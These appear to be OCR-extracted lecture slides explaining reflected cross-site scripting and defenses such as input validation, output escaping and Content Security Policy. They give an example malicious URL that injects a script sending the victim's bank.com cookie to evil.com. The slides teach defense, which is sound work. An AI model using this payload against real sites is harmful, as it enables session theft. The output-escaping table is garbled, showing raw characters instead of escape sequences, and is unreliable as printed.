
Reflected XSS




Reflected XSS



Reflected XSS



Reflected XSS



Reflected XSS

- Example malicious URL:

```
http://bank.com/search.php?term=
   <script> window.open(
      "http://evil.com/?cookie = " +
      document.cookie ) </script>
```

- If user clicks this link:
  browser goes to bank.com/search.php?…
  bank.com returns:
  `<HTML> Results for <script> … </script> …`
- browser executes script in same origin as bank.com

Reflected XSS

- Example malicious URL:

```
http://bank.com/search.php?term=
   <script> window.open(
      "http://evil.com/?cookie = " +
      document.cookie ) </script>
```

- If user clicks this link:
  browser goes to bank.com/search.php?…
  bank.com returns:
  `<HTML> Results for <script> … </script> …`
- browser sends to evil.com the cookie for bank.com

XSS Defenses


- Input Validation
  check that inputs are of expected form (whitelisting instead of blacklisting);
- Output Escaping
  escape dynamic data before inserting it into HTML

XSS Defenses

- Output Escaping
  HTML parser looks for special characters: < > & ” ’
- Ideally, user-provided input string should not contain special chars
- Escape parser:

Character	Escape Sequence
<	<
>	>
&	&amp
“	"
‘	'

XSS Defenses



XSS Defenses

- CSP: Content Security Policy
  Content-Security-Policy HTTP header allows the response to specify white-list, instructs the browser to only execute or render resources from those sources

XSS Defenses

- CSP: Content Security Policy
- Example:
  `script-src 'self' http://b.com; img-src *`

XSS Defenses

- CSP: Content Security Policy
- Example:
  `script-src 'self' http://b.com; img-src *`
- Allow scripts only from the server or from http://b.com, but not from anywhere else
- Allow images to be loaded from anywhere

?

Thank You